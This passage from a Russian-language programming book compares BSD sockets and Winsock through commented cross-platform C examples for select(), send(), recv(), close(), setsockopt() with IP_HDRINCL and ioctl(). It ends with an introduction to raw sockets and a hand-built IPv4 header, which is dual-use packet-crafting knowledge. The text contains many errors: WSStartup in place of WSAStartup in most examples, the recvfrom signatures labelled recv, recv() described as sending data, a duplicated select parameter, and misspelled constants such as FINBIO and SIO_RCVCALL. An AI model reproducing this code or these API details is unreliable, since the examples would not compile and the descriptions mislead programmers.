           consr struct timeval *timeout);
```

В Windows для нее требуется один заголовочный файл, а сигнатура несколько иная:

```
#include <winsock2.h>

int select(int nfdс,
           fd_set FAR *readfdс,
           fd_set FAR *readfdс,
           fd_set FAR *exceptfdс,
           consr struct timeval *timeout);
```

Функция *select()* применяется для мониторинга состояния нескольких дескрипторов сокетов. Она принимает пять аргументов:

- **nfdс** – значение самого большого дескриптора из числа отслеживаемых плюс 1;
- **readfdс** – указатель на структуру типа *fd_set*, содержащую список дескрипторов сокетов, для которых нужно следить за появлением новых входных данных;
- **writfdс** – указатель на структуру типа *fd_set*, содержащую список дескрипторов сокетов, для которых нужно следить за появлением свободного места в буфере, вслед за чем в сокет можно будет записывать данные;
- **exceptfdс** – указатель на структуру типа *fd_set*, содержащую список дескрипторов сокетов, для которых нужно следить за возникновением ошибок;
- **timeout** – указатель на структуру типа *timeval*, содержащую число секунд и микросекунд, в течение которых функция ждет возникновения события на любом из отслеживаемых дескрипторов.

Если в течение указанного в структуре *timeval* времени никаких событий не произошло, возвращается значение 0, свидетельствующее о таймауте.

Интерфейсы функции *select()* в BSD и Winsock в основном совместимы. Существенное отличие состоит в том, что в Winsock значение первого аргумента *nfdс* игнорируется, а в BSD-версии нужно передать значение самого большого дескриптора плюс 1. В API BSD-сокетов дескрипторы имеют тип *int*, так что прибавление единицы допустимо. Однако в Winsock дескрипторы имеют тип *SOCKET*, поэтому при попытке прибавить к дескриптору единицу компилятор выдаст предупреждение.

Вот пример вызова функции *select()* для BSD-сокетов:

```
int sd = 0;
int ret = 0;

sd = socket(AF_INET, SOCK_STREAM, 0);
.
.
/* следующий фрагмент компилируется без предупреждений */
ret = select(sd + 1, NULL, NULL, NULL, NULL);

А вот тот же для Winsock:
SOCKET sd = 0;
int ret = 0;

sd = socket(AF_INET, SOCK_STREAM, 0);
.
.
/* следующий фрагмент вызовет предупреждение компилятора */
ret = select(sd + 1, NULL, NULL, NULL, NULL);
```

Поэтому нужно пользоваться директивой *#ifdef* при передаче функции *select()* первого аргумента, как показано в строках 114 и 120 примера 7.11.

Пример 7.11. Функция *select()* (*select1.c*)

```
1 /*
2  * select1.c
3  *
4  * кросс-платформенный пример использования
5  * функции select().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для Winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
```

```

17 /* заголовочные файлы для UNIX */
18 #include <sys/types.h>
19 #include <sys/socket.h>
20 #include <netinet/in.h>
21 #include <sys/time.h>
22
23 #endif
24
25 #include <stdio.h>
26
27 /* локальный порт, к которому привязывать сокет */
28 #define LOCAL_PORT 1234
29
30 /* длина приемного буфера */
31 #define BUF_LEN 1024
32
33 int
34 main(void)
35 {
36 #ifdef WIN32
37     WSADATA wsa; /* используется в WSStartup() */
38     SOCKET sd = 0;
39 #else
40     int sd = 0;
41 #endif
42
43     struct sockaddr_in sin;
44     struct timeval tv; /* нужно для задания таймута select() */
45     fd_set fdset; /* нужно для функции select() */
46     char buf[BUF_LEN];
47     int ret = 0;
48
49     /* на платформе Win32 нужно инициализировать Winsock */
50 #ifdef WIN32
51     memset(&wsa, 0x0, sizeof(WSADATA));
52
53     if(WSStartup(MAKEWORD(2, 0), &wsa) != 0x0)
54     {
55         printf("ошибка WSStartup().\n");
56         return(1);
57     }
58 #endif
59
60     /* создать UDP-сокет */
61     sd = socket(AF_INET, SOCK_DGRAM, 0);
62     /* в Win32 сравнить с константой INVALID_SOCKET */
63 #ifdef WIN32
64     if(sd == INVALID_SOCKET)
65         /* иначе сравнить с -1 */

```

```

66 #else
67     if(sd < 0)
68 #endif
69     {
70         printf("ошибка socket().\n");
71         return(1);
72     }
73
74     printf("дескриптор сокета создан.\n");
75
76     /* привязать сокет к локальному порту */
77
78     memset(&sin, 0x0, sizeof(sin));
79
80     sin.sin_family = AF_INET;
81
82     /* задать номер порта */
83     sin.sin_port = htons(LOCAL_PORT);
84
85     /* принимать соединения с любого интерфейса */
86     sin.sin_addr.s_addr = INADDR_ANY;
87
88     /* привязать сокет */
89     ret = bind(sd, (struct sockaddr *) &sin, sizeof(sin));
90 #ifdef WIN32
91     if(ret == SOCKET_ERROR)
92 #else
93     if(ret < 0)
94 #endif
95     {
96         printf("ошибка bind().\n");
97         return(1);
98     }
99
100     /* с помощью функции select() проверять,
101     когда сокет будет готов для чтения */
102     memset(&fdset, 0x0, sizeof(fd_set));
103
104     FD_SET(sd, &fdset);
105
106     memset(&tv, 0x0, sizeof(struct timeval));
107
108     tv.tv_sec = 5;
109
110     /* в Winsock первый аргумент функции select (ndfs) игнорируется
111     поэтому передадим вместо него 0, чтобы
112     подавить предупреждение компилятора */
113 #ifdef WIN32
114     ret = select(0, &fdset, NULL, NULL, &tv);

```

```

115
116  /* для BSD-версии select() аргумент ndfs
117     нужен, передадим его */
118 #else
119
120  ret = select(sd + 1, &fdset, NULL, NULL, &tv);
121 #endif
122
123  /* В Win32 сравниваем с константой SOCKET_ERROR */
124 #ifdef WIN32
125  if(ret == SOCKET_ERROR)
126  /* иначе сравниваем с нулем */
127 #else
128  if(ret < 0)
129 #endif
130  {
131      printf("ошибка select().\n");
132      return(1);
133  }
134  /* если ret равно 0, произошел таймаут, заданный в tv.tv_sec */
135  else if(ret == 0)
136  {
137      printf("таймаут select().\n");
138      return(1);
139  }
140
141  /* данные готовы для чтения */
142
143  /* принять UDP-датаграммы с помощью функции recv() */
144  ret = recv (sd, (char *) buf, BUF_LEN, 0);
145 #ifdef WIN32
146  if(ret == SOCKET_ERROR)
147 #else
148  if(ret < 0)
149 #endif
150  {
151      printf("ошибка recv().\n");
152      return(1);
153  }
154
155  printf("recv завершилась успешно.\n");
156
157  return(0);
158 }

```

Анализ

- В строках 44–45 объявляются структуры *timeval* и *fd_set*, необходимые функции *select()*. Их объявления одинаковы в UNIX и в Windows.

- В строках 102–108 эти структуры инициализируются.
- В строках 113–117 вызывается функция *select()*, причем на платформе Win32 в качестве первого аргумента передается 0. Этот аргумент не используется и сохранен только для совместимости с BSD-сокетами.
- В строке 120 функция *select()* вызывается с ненулевым первым аргументом, если программа компилируется на платформе UNIX, поскольку в этом случае его значение важно.
- В строках 124–129 код ошибки анализируется по-разному, для чего снова применяется директива *#ifdef*.

Функции *send()* и *sendto()*

В UNIX функции *send()* и *sendto()* имеют показанные ниже сигнатуры и используются в следующих заголовочных файлах:

```

#include <sys/types.h>
#include <sys/socket.h>

```

```
int send(int s, const void *msg, size_t len, int flags);
```

```
int sendto(int s, const void *msg, size_t len, int flags,
           const struct sockaddr *to, socklen_t tolen);
```

В Windows для них требуется один заголовочный файл, а сигнатуры несколько иные:

```
#include <winsock2.h>
```

```
int send(SOCKET s, const char FAR *msg, size_t len, int flags);
```

```
int sendto(SOCKET s, const char FAR *msg, size_t len, int flags,
           const struct sockaddr FAR *to, int tolen);
```

Функции *send()* и *sendto()* применяются для отправки данных через сокет. В случае *sendto()* указывается также адрес получателя.

Функция *send()* принимает четыре аргумента: дескриптор сокета, указатель на отправляемые данные, длину этих данных и необязательные флаги. Функция *sendto()* в дополнение к тем же аргументам принимает еще два: указатель на структуру типа *sockaddr*, в которой хранится адрес получателя, и длину этой структуры.

Интерфейсы функций *send()* и *sendto()* в BSD и Winsock в основном совместимы. Единственное заметное отличие – это тип второго аргумента. В BSD он определен как *const void **, а в Winsock – как *const char FAR **. Чтобы подавить предупреждения компилятора, нужно привести указатель к типу *const*

*char **, как показано в примере 7.12, где демонстрируется применение функции *send()*.

Пример 7.12. Функция *send()* (*sendto1.c*)

```

1 /*
2  * sendto1.c
3  *
4  * кросс-платформенный пример использования
5  * функции sendto(). Отправить UDP-датуграмму
6  * на порт 1234 по адресу 127.0.0.1
7  */
8
9 #ifdef WIN32
10
11 /* необходимо для Winsock */
12 #pragma comment(lib, "ws2_32.lib")
13
14 #include <winsock2.h>
15
16 #else
17
18 /* заголовочные файлы для UNIX */
19 #include <sys/types.h>
20 #include <sys/socket.h>
21 #include <netinet/in.h>
22 #include <arpa/inet.h>
23
24 #endif
25
26 #include <stdio.h>
27
28 /* IP-адрес и порт, с которым нужно установить соединение */
29 #define TARGET_ADDR      "127.0.0.1"
30 #define TARGET_PORT      1234
31
32 /* подлежащие отправке данные */
33 struct data
34 {
35     int x;
36     int y;
37 };
38
39 int
40 main(void)
41 {
42 #ifdef WIN32
43     WSADATA wsa;          /* используется в WSStartup() */
44     SOCKET  sd = 0;

```

```

45 #else
46     int      sd = 0;
47 #endif
48
49 struct sockaddr_in sin ;
50 struct data      data;
51 int              ret = 0;
52
53 /* на платформе Win32 нужно инициализировать Winsock */
54 #ifdef WIN32
55     memset(&wsa, 0x0, sizeof(WSADATA));
56
57     if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0x0)
58     {
59         printf("ошибка WSStartup().\n");
60         return(1);
61     }
62 #endif
63
64 /* создать UDP-сокет */
65 sd = socket(AF_INET, SOCK_DGRAM, 0);
66 /* в Win32 сравнить с константой INVALID_SOCKET */
67 #ifdef WIN32
68     if(sd == INVALID_SOCKET)
69     /* иначе сравнить с -1 */
70 #else
71     if(sd < 0)
72 #endif
73     {
74         printf("ошибка socket().\n");
75         return(1);
76     }
77
78 printf("дескриптор сокета создан.\n");
79
80 /* определить удаленную оконечную точку */
81 memset(&sin, 0x0, sizeof(sin));
82
83 sin.sin_family      = AF_INET;
84 sin.sin_port        = htons(TARGET_PORT);
85 sin.sin_addr.s_addr = inet_addr(TARGET_ADDR);
86
87 ret = connect(sd, (struct sockaddr *) &sin, sizeof(sin));
88 #ifdef WIN32
89     if(ret == SOCKET_ERROR)
90 #else
91     if(ret < 0)
92 #endif
93     {

```

```

94     printf("ошибка connect().\n");
95     return(1);
96 }
97
98 /* отправить данные с помощью функции send */
99 data.x = 0;
100 data.y = 0;
101
102 /* привести указатель от типа struct data * к типу const char *
103    во избежание предупреждение от компилятора в Visual Studio */
104 ret = send(sd, (const char *) &data, sizeof(data), 0);
105 #ifdef WIN32
106     if(ret == SOCKET_ERROR)
107 #else
108     if(ret < 0)
109 #endif
110     {
111         printf("ошибка send().\n");
112         return(1);
113     }
114
115     printf("данные отправлены.\n");
116
117     return(0);
118 }

```

Анализ

- В строках 32–37 объявляется структура данных, которую мы собираемся заполнить и отправить.
- В строке 104 эта структура отправляется получателю с помощью функции *send()*. Передаваемый *send()* указатель явно приводится к типу *const char **, чтобы подавить предупреждение компилятора при работе в Microsoft Visual Studio.NET. Компилятор GCC в UNIX предупреждения и так не выдал бы.
- В строках 105–108 код ошибки анализируется по-разному, для чего применяется директива *#ifdef*.

Функции *recv()* и *recvfrom()*

В UNIX функции *recv()* и *recvfrom()* имеют показанные ниже сигнатуры и нуждаются в следующих заголовочных файлах:

```

#include <sys/types.h>
#include <sys/socket.h>

```

```
int recv(int s, void *buf, size_t len, int flags);
```

```
int recv(int s, void *buf, size_t len, int flags,
        struct sockaddr *from, socklen_t *fromlen);
```

В Windows для них требуется один заголовочный файл, а сигнатуры несколько иные:

```
#include <winsock2.h>
```

```
int recv(SOCKET s, char FAR *buf, size_t len, int flags);
```

```
int recv(SOCKET s, char FAR *buf, size_t len, int flags,
        struct sockaddr FAR *from, int FAR *fromlen);
```

Функции *recv()* и *recvfrom()* применяются для отправки данных через сокет. Функция *recv()* принимает четыре аргумента: дескриптор сокета, указатель на буфер, в который будут помещены принятые данные, длину этого буфера и необязательные флаги.

Функция *recvfrom()* в дополнение к тем же аргументам принимает еще два: указатель на структуру типа *sockaddr*, в которую будет помещен адрес отправителя, и указатель на длину этой структуры. Обычно эта функция применяется для приема UDP-датаграмм и в сочетании с простыми сокетами для приема IPv4-датаграмм.

Интерфейсы функций *recv()* и *recvfrom()* в BSD и Winsock в основном совместимы. Единственное заметное отличие – это тип второго аргумента. В BSD он определен как *void **, а в Winsock – как *char FAR **. Чтобы подавить предупреждения компилятора, нужно привести указатель к типу *char **.

В примере 7.13 показано применение функции *recv()* для приема данных. Обратите внимание на то, как указатель на буфер приводится к типу *char ** во избежание предупреждений компилятора.

Пример 7.13. Функция *recv()* (*recv1.c*)

```

1 /*
2  * recv1.c
3  *
4  * кросс-платформенный пример использования
5  * функции recv().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для Winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14

```



```

15 #else
16
17 /* заголовочные файлы для UNIX */
18 #include <sys/types.h>
19 #include <sys/socket.h>
20 #include <netinet/in.h>
21
22 #endif
23
24 #include <stdio.h>
25
26 /* локальный порт, к которому привязывать сокет */
27 #define LOCAL_PORT 1234
28
29 /* длина приемного буфера */
30 #define BUF_LEN 1024
31
32 int
33 main(void)
34 {
35 #ifdef WIN32
36     WSADATA wsa; /* используется в WSAStartup() */
37     SOCKET sd = 0;
38 #else
39     int sd = 0;
40 #endif
41
42     struct sockaddr_in sin;
43     char buf[BUF_LEN];
44     int ret = 0;
45
46     /* на платформе Win32 нужно инициализировать Winsock */
47 #ifdef WIN32
48     memset(&wsa, 0x0, sizeof(WSADATA));
49
50     if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0x0)
51     {
52         printf("ошибка WSAStartup().\n");
53         return(1);
54     }
55 #endif
56
57     /* создать UDP-сокет */
58     sd = socket(AF_INET, SOCK_DGRAM, 0);
59     /* в Win32 сравнить с константой INVALID_SOCKET */
60 #ifdef WIN32
61     if(sd == INVALID_SOCKET)
62         /* иначе сравнить с -1 */
63 #else
64     if(sd < 0)

```

```

65 #endif
66 {
67     printf("ошибка socket().\n");
68     return(1);
69 }
70
71 printf("дескриптор сокета создан.\n");
72
73 /* привязать сокет к локальному порту */
74
75 memset(&sin, 0x0, sizeof(sin));
76
77 sin.sin_family = AF_INET;
78
79 /* задать номер порта */
80 sin.sin_port = htons(LOCAL_PORT);
81
82 /* принимать соединения с любого интерфейса */
83 sin.sin_addr.s_addr = INADDR_ANY;
84
85 /* привязать сокет */
86 ret = bind(sd, (struct sockaddr *) &sin, sizeof(sin));
87 #ifdef WIN32
88 if(ret == SOCKET_ERROR)
89 #else
90 if(ret < 0)
91 #endif
92 {
93     printf("ошибка bind().\n");
94     return(1);
95 }
96
97 printf("ожидая ввода.\n");
98
99 /* принять UDP-датаграмму с помощью функции recv() */
100 ret = recv(sd, (char *) buf, BUF_LEN, 0);
101 #ifdef WIN32
102 if(ret == SOCKET_ERROR)
103 #else
104 if(ret < 0)
105 #endif
106 {
107     printf("ошибка recv().\n");
108     return(1);
109 }
110
111 printf("recv завершилась успешно.\n");
112
113 return(0);
114 }

```

Анализ

- В строке 100 вызывается функция *recv()* для приема данных из UDP-сокета. Указатель на буфер для хранения принимаемых данных явно приводится к типу *char **, чтобы подавить предупреждение компилятора при работе в Microsoft Visual Studio.NET. Компилятор GCC в UNIX предупреждения и так не выдал бы.
- В строках 101–104 код ошибки анализируется по-разному, для чего применяется директива *#ifdef*.

Функции *close()* и *closesocket()*

В UNIX функция *close()* имеет показанную ниже сигнатуру и нуждается в следующем заголовочном файле:

```
#include <unistd.h>
```

```
int close(int d);
```

В Windows требуется один заголовочный файл, а сигнатуры такова:

```
#include <winsock2.h>
```

```
int closesocket(SOCKET s);
```

В UNIX для закрытия сокета применяется системный вызов *close()*, а в Winsock – функция *closesocket()*.

На платформе UNIX дескрипторы сокетов ничем не отличаются от других дескрипторов ввода/вывода. Поэтому для их закрытия можно применять системный вызов *close*. В Winsock же дескрипторы сокетов и файлов отличаются, так что для закрытия сокета приходится применять специальную функцию *closesocket()*. Таким образом, при написании переносимого кода нет альтернативы директиве препроцессора *#ifdef*.

Отметим, что в стандартных библиотеках Windows есть функция *close()*, но применять ее для закрытия сокета нельзя. В примере 7.14 демонстрируется использование функций *close()* и *closesocket()*.

Пример 7.14. Функция *close()* (*close1.c*)

```
1  /*
2   * close1.c
3   *
4   * кросс-платформенный пример использования
5   * функций close()/closesocket().
6   */
```

```
7
8  #ifdef WIN32
9
10 /* необходимо для Winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
17 #include <sys/types.h>
18 #include <sys/socket.h>
19 #include <unistd.h>
20
21 #endif
22
23 #include <stdio.h>
24
25 int
26 main(void)
27 {
28     #ifdef WIN32
29         WSADATA wsa;          /* используется в WSStartup() */
30         SOCKET sd = 0;
31     #else
32         int sd = 0;
33     #endif
34
35     /* на платформе Win32 нужно инициализировать Winsock */
36     #ifdef WIN32
37         memset(&wsa, 0x0, sizeof(WSADATA));
38
39         if(WSStartup(MAKEWORD(2, 0), &wsa) != 0x0)
40         {
41             printf("ошибка WSStartup().\n");
42             return(1);
43         }
44     #endif
45
46     /* создать TCP-сокет */
47     sd = socket(AF_INET, SOCK_STREAM, 0);
48     /* в Win32 сравнить с константой INVALID_SOCKET */
49     #ifdef WIN32
50         if(sd == INVALID_SOCKET)
51     #else
52         /* иначе сравнить с -1 */
53         if(sd < 0)
54     #endif
55     {
```

```

56     printf("ошибка socket().\n");
57     return(1);
58 }
59
60 /* закрыть сокет */
61 #ifdef WIN32
62     /* В Win32 сокет закрывается функцией closesocket */
63     closesocket(sd);
64 #else
65     /* а в UNIX системным вызовом close() */
66     close(sd);
67 #endif
68
69 return(0);
70 }

```

Анализ

- В строках 61–64 для закрытия дескриптора сокета вызывается специфичная для Windows функция *closesocket()*. Отметим, что применять функцию *close()* для этой цели нельзя, хотя она и имеется на платформе Win32.
- В строке 66 для закрытия сокета вызывается функция *close()*, если программа компилируется на платформе UNIX.

Функция *setsockopt()*

В UNIX функция *setsockopt()* имеет показанную ниже сигнатуру и нуждается в следующих заголовочных файлах:

```

#include <sys/types.h>
#include <sys/socket.h>

```

```

int setsockopt(int s, int level, int optname,
               const void *optval, socklen_t optlen);

```

В Windows требуется один заголовочный файл, а сигнатура несколько отличается:

```

#include <winsock2.h>

```

```

int setsockopt(SOCKET s, int level, int optname,
               const char FAR *optval, int optlen);

```

Функция *setsockopt()* применяется для задания опций сокета. Она принимает пять аргументов: дескриптор сокета, уровень протокола, к которому отно-

сится устанавливаемая опция, имя опции, указатель на ее значение и длину значения.

Обычно функция *setsockopt()* употребляется для задания опций стандартных TCP и UDP-сокетов. Для простых сокетов как правило устанавливается только опция *IP_HDRINCL*, позволяющая включить в отправляемый пакет нестандартный IPv4 заголовок.

Интерфейсы функции *setsockopt()* в BSD и Winsock в основном совместимы. Единственное заметное отличие – это тип аргумента *optval*. В BSD он определен как *const void **, а в Winsock – как *const char FAR **. Чтобы подавить предупреждения компилятора, нужно привести указатель к типу *const char **.

В примере 7.15 показано применение функции *setsockopt()* для задания опции *IP_HDRINCL* простого сокета. Обратите внимание на то, как указатель на *optval* приводится к типу *const char ** в строке 70.

Пример 7.15. Функция *setsockopt()* (*setsockopt1.c*)

```

1 /*
2  * setsockopt1.c
3  *
4  * кросс-платформенный пример создания простого
5  * сокета и использования функции
6  * setsockopt для установки опции IP_HDRINCL.
7  *
8  */
9
10 #ifdef WIN32
11
12 /* необходимо для Winsock */
13 #pragma comment(lib, "ws2_32.lib")
14
15 #include <winsock2.h>
16 #include <ws2tcpip.h> /* нужно для константы IP_HDRINCL */
17
18 #else
19
20 /* заголовочные файлы для UNIX */
21 #include <sys/types.h>
22 #include <sys/socket.h>
23 #include <netinet/in.h>
24
25 #endif
26
27 #include <stdio.h>
28
29 int
30 main(void)
31 {

```

```

32 #ifdef WIN32
33     WSADATA wsa;      /* используется в WSStartup() */
34     SOCKET sd = 0;
35 #else
36     int sd = 0;
37 #endif
38
39     int flg = 1;
40     int ret = 0;
41
42 /* на платформе Win32 нужно инициализировать Winsock */
43 #ifdef WIN32
44     memset(&wsa, 0x0, sizeof(WSADATA));
45
46     if(WSStartup(MAKEWORD(2, 0), &wsa) != 0x0)
47     {
48         printf("ошибка WSStartup().\n");
49         return(1);
50     }
51 #endif
52
53 /* создать простой TCP-сокет */
54 sd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
55 /* в Win32 сравнить с константой INVALID_SOCKET */
56 #ifdef WIN32
57     if(sd == INVALID_SOCKET)
58     /* иначе сравнить с -1 */
59 #else
60     if(sd < 0)
61 #endif
62     {
63         printf("ошибка socket().\n");
64         return(1);
65     }
66
67     printf("дескриптор сокета создан.\n");
68
69     ret = setsockopt(sd, IPPROTO_IP, IP_HDRINCL,
70                     (const char *) &flg, sizeof(flg));
71     /* в Win32 сравнить с константой SOCKET_ERROR */
72 #ifdef WIN32
73     if(ret == SOCKET_ERROR)
74     /* иначе сравнить с -1 */
75 #else
76     if(ret < 0)
77 #endif
78     {
79         printf("ошибка setsockopt().\n");
80         return(1);

```

```

81     }
82
83     printf("установлена опция сокета IP_HDRINCL.\n");
84
85     return(0);
86 }

```

Анализ

- В строке 16 при компиляции на платформе Win32 включается файл *ws2tcpip.h*. Он необходим, если вы хотите воспользоваться функцией *setsockopt()*.
- В строках 69–70 вызывается функция *setsockopt()*. Ее четвертый аргумент *flg* явно приводится к типу *const char ** во избежание предупреждений компилятора при работе в среде Microsoft Visual Studio.NET.

Функции *ioctl()* и *ioctlsocket()*

В UNIX функция *ioctl()* имеет показанную ниже сигнатуру и нуждается в следующем заголовочном файле:

```

#include <sys/ioctl.h>

int ioctl(int d, unsigned long request, ...);

```

В Windows требуется один заголовочный файл, а сигнатура такова:

```

#include <winsock2.h>

int ioctlsocket(SOCKET s, long cmd, u_long DAR *argp);

```

В UNIX системный вызов *ioctl()*, а в Winsock – функция *ioctlsocket()* применяются для изменения характеристик дескриптора сокета.

На платформе UNIX системному вызову *ioctl()* нужно по крайней мере два аргумента, тогда как в Windows функция *ioctlsocket()* принимает ровно три аргумента. В обоих случаях первый аргумент – это дескриптор сокета, а второй – длинное целое, описывающее выполняемую операцию. В UNIX оставшиеся аргументы зависят от операции, а в Windows третьим аргументом всегда передается указатель на *unsigned long*.

Системный вызов *ioctl()* и функция *ioctlsocket()* часто употребляются, чтобы перевести сокет в неблокирующий режим. В Winsock *ioctlsocket()* также используется, чтобы установить режим *SIO_RCVALL* для простого сокета. В этом режиме сокету передаются все пакеты IPv4, поступающие в систему.

В примере 7.16 функции *ioctl()* и *ioctlsocket()* применяются для перевода сокета в неблокирующий режим.

Пример 7.16. Функция `ioctl()` (`ioctl1.c`)

```

1 /*
2  * ioctl1.c
3  *
4  * кросс-платформенный пример использования
5  * функций ioctl()/ioctlsocket().
6  */
7
8 #ifdef WIN32
9
10 /* необходимо для Winsock */
11 #pragma comment(lib, "ws2_32.lib")
12
13 #include <winsock2.h>
14
15 #else
16
17 /* заголовочные файлы для UNIX */
18 #include <sys/types.h>
19 #include <sys/socket.h>
20
21 /* требуется для ioctl() */
22 #include <sys/ioctl.h>
23
24 #endif
25
26 #include <stdio.h>
27
28 int
29 main(void)
30 {
31 #ifdef WIN32
32     WSADATA    wsa;        /* используется в WSStartup() */
33     SOCKET     sd = 0;
34     unsigned long val = 1; /* нужно для ioctlsocket() */
35 #else
36     int        sd = 0;
37     long       val = 1; /* нужно для ioctl() */
38 #endif
39
40     int        ret = 0; /* ioctl/ioctlsocket return val */
41
42 /* на платформе Win32 нужно инициализировать Winsock */
43 #ifdef WIN32
44     memset(&wsa, 0x0, sizeof(WSADATA));
45
46     if(WSStartup(MAKEWORD(2, 0), &wsa) != 0x0)
47     {

```

```

48         printf("ошибка WSStartup().\n");
49         return(1);
50     }
51 #endif
52
53 /* создать TCP-сокеты */
54 sd = socket(AF_INET, SOCK_STREAM, 0);
55 /* в Win32 сравнить с константой INVALID_SOCKET */
56 #ifdef WIN32
57     if(sd == INVALID_SOCKET)
58         /* иначе сравнить с -1 */
59     #else
60         if(sd < 0)
61     #endif
62     {
63         printf("ошибка socket().\n");
64         return(1);
65     }
66
67     printf("дескриптор сокета создан.\n");
68
69 #ifdef WIN32
70     ret = ioctlsocket(sd, FIONBIO, &val);
71     if(ret == SOCKET_ERROR)
72     #else
73         ret = ioctl(sd, FIONBIO, &val);
74         if(ret < 0)
75     #endif
76     {
77         printf("ошибка ioctl FIONBIO.\n");
78         return(1);
79     }
80
81     printf("ioctl FIONBIO установлена.\n");
82
83     return(0);
84 }

```

Анализ

- В строке 34 объявлена переменная `val` типа `unsigned long`. Это сделано во избежание предупреждений компилятора при работе в Microsoft Visual Studio.NET.
- В строке 37 переменная `val` типа `long`, на сей раз со знаком, поскольку именно аргумент такого типа ожидает функция `ioctl()` в UNIX.
- В строке 70 вызывается `ioctlsocket()` – Win32-вариант функции `ioctl()`. Единственное ее отличие от `ioctl()` – это тип третьего аргумента: `unsigned long *` вместо `long *`.

- В строке 73 вызывается функция `ioctl()`, если программа компилируется не на платформе Win32.

Простые сокеты

Простые сокеты – это особый тип сокетов, используемый для отправки и получения сетевого трафика на сетевом и транспортном уровне стека протоколов TCP/IP, в том числе нестандартных пакетов по протоколам IP, ICMP (Internet Control Message Protocol – протокол управляющих сообщений в сети Internet), TCP и UDP.

В этом разделе мы поговорим о кросс-платформенном программировании простых сокетов с использованием спецификаций BSD и Winsock. Мы расскажем об API, применяемых для этой цели, о наиболее распространенных заголовочных файлах и о методах определения локального IP-адреса при конструировании IPv4-датаграмм.

Отметим, что в операционных системах Microsoft Windows 95 и Windows NT 4.0 не обеспечивается полная поддержка простых сокетов, она появилась только в системах Microsoft Windows 2000, XP и 2003. Вся информация и примеры, приведенные в данной главе для платформы Win32, относятся только к этим системам.

Обзор API

И BSD-сокеты, и Winsock поддерживают простые сокеты. Для их программирования пригодны те же функции, что и для программирования обычных сокетов. Возникающие при этом проблемы переносимости рассматривались в разделе «BSD-сокеты и Winsock».

Отличие в технике программирования обычных и простых сокетов состоит в том, что в последнем случае приходится работать непосредственно с заголовками протоколов нижних уровней для создания отправляемого и разбора полученного пакета. В большинстве UNIX-систем имеются заголовочные файлы, в которых определены структуры заголовков наиболее популярных протоколов таких, как IPv4, ICMP, UDP и TCP. В Winsock заголовки не определены ни в каких заголовочных файлах, так что программисту приходится описывать их самостоятельно.

Кроме того, при конструировании заголовков протоколов IPv4, UDP и TCP необходимо знать локальный IP-адрес, с которого отправляется датаграмма, чтобы вписать его в соответствующее поле, а также для вычисления контрольной суммы в заголовке TCP или UDP. Увы, не существует единого стандарта получения локального адреса.

В следующих двух разделах мы подробно опишем методы конструирования заголовков и получения локального IP-адреса на разных платформах.

Заголовочные файлы

Многие функции и константы, используемые при программировании простых сокетов, определены в различных заголовочных файлах UNIX и Windows. В таблице 7.1 перечислены часто применяемые функции и константы с указанием файлов, в которых они определены на платформах OpenBSD и Microsoft Windows.

Таблица 7.1. Заголовочные файлы, в которых определены функции и константы, относящиеся к сокетам

Имя	Тип	Файл в UNIX	Файл в Windows
<i>socket</i>	Функция	<i>sys/socket.h</i>	<i>winsock2.h</i>
<i>setsockopt</i>	Функция	<i>sys/socket.h</i>	<i>winsock2.h</i>
<i>ioctl</i>	Функция	<i>sys/ioctl.h</i>	для сокетов нет
<i>ioctlsocket</i>	Функция	нет	<i>winsock2.h</i>
<i>send, sendto</i>	Функция	<i>sys/socket.h</i>	<i>winsock2.h</i>
<i>recv, recvfrom</i>	Функция	<i>sys/socket.h</i>	<i>winsock2.h</i>
<i>close</i>	Функция	<i>unistd.h</i>	для сокетов нет
<i>closesocket</i>	Функция	нет	<i>winsock2.h</i>
<i>IPPROTO_IP</i>	Константа	<i>netinet/in.h</i>	<i>winsock2.h</i>
<i>IPPROTO_ICMP</i>	Константа	<i>netinet/in.h</i>	<i>winsock2.h</i>
<i>IPPROTO_UDP</i>	Константа	<i>netinet/in.h</i>	<i>winsock2.h</i>
<i>IPPROTO_TCP</i>	Константа	<i>netinet/in.h</i>	<i>winsock2.h</i>
<i>FINBIO</i>	Константа	<i>sys/ioctl.h</i>	<i>winsock2.h</i>
<i>IPHDRINCL_IP</i>	Константа	<i>netinet/in.h</i>	<i>ws2tcpip.h</i>
<i>SIO_RCVCALL</i>	Константа	нет	<i>mstcpip.h</i>

Помимо использования библиотечных функций и констант, при программировании простых сокетов часто приходится строить заголовки протоколов и полезную нагрузку. Чаще всего встречаются заголовки протоколов IPv4, ICMP, UDP и TCP. На UNIX-платформах соответствующие структуры данных обычно определены в заголовочных файлах *ip.h*, *icmp.h*, *udp.h* и *tcp.h*, находящихся в каталоге */usr/include/netinet/*. В заголовочных файлах Windows определения этих структур отсутствуют, так что приходится описывать их самостоятельно. Но их также можно просто перенести из UNIX с минимальными модификациями.

Приведенными ниже заголовочными файлами можно пользоваться для конструирования заголовков протоколов IPv4, UDP и TCP как в UNIX, так и в Windows.

Заголовок IPv4

```
/*
 * ip.h
```

```

*
* кросс-платформенный заголовок протокола IPv4
*/

#ifndef __IP_H__
#define __IP_H__

#ifdef WIN32

#include <windows.h>

#ifndef LITTLE_ENDIAN
#define LITTLE_ENDIAN 1234
#endif

#ifndef BIG_ENDIAN
#define BIG_ENDIAN 4321
#endif

#ifndef BYTE_ORDER

// на платформах Intel x86 и Alpha порядок little endian
#if defined(_M_IX86) || defined(_M_ALPHA)
#define BYTE_ORDER LITTLE_ENDIAN
#endif

// на платформах Power PC и MIPS RX000 порядок big endian
#if defined(_M_PPC) || defined(_M_MX000)
#define BYTE_ORDER BIG_ENDIAN
#endif

#endif

#else

// включить константы, определяющие порядок байтов
#include <sys/types.h>

#endif

/*
 * Для WIN32 определяем заголовок IPv4, предполагая,
 * что порядок байтов little endian
 */
struct ip
{
    #if BYTE_ORDER == LITTLE_ENDIAN
        unsigned char    ip_hl:4,          /* длина заголовка */
                        ip_v:4; /* номер версии */
    /* порядок BIG_ENDIAN */
    #else
        unsigned char    ip_v:4, /* номер версии */
                        ip_hl:4;      /* длина заголовка */
    #endif
};

```

```

#endif

    unsigned char    ip_tos; /* тип сервиса */
    short            ip_len; /* полная длина */
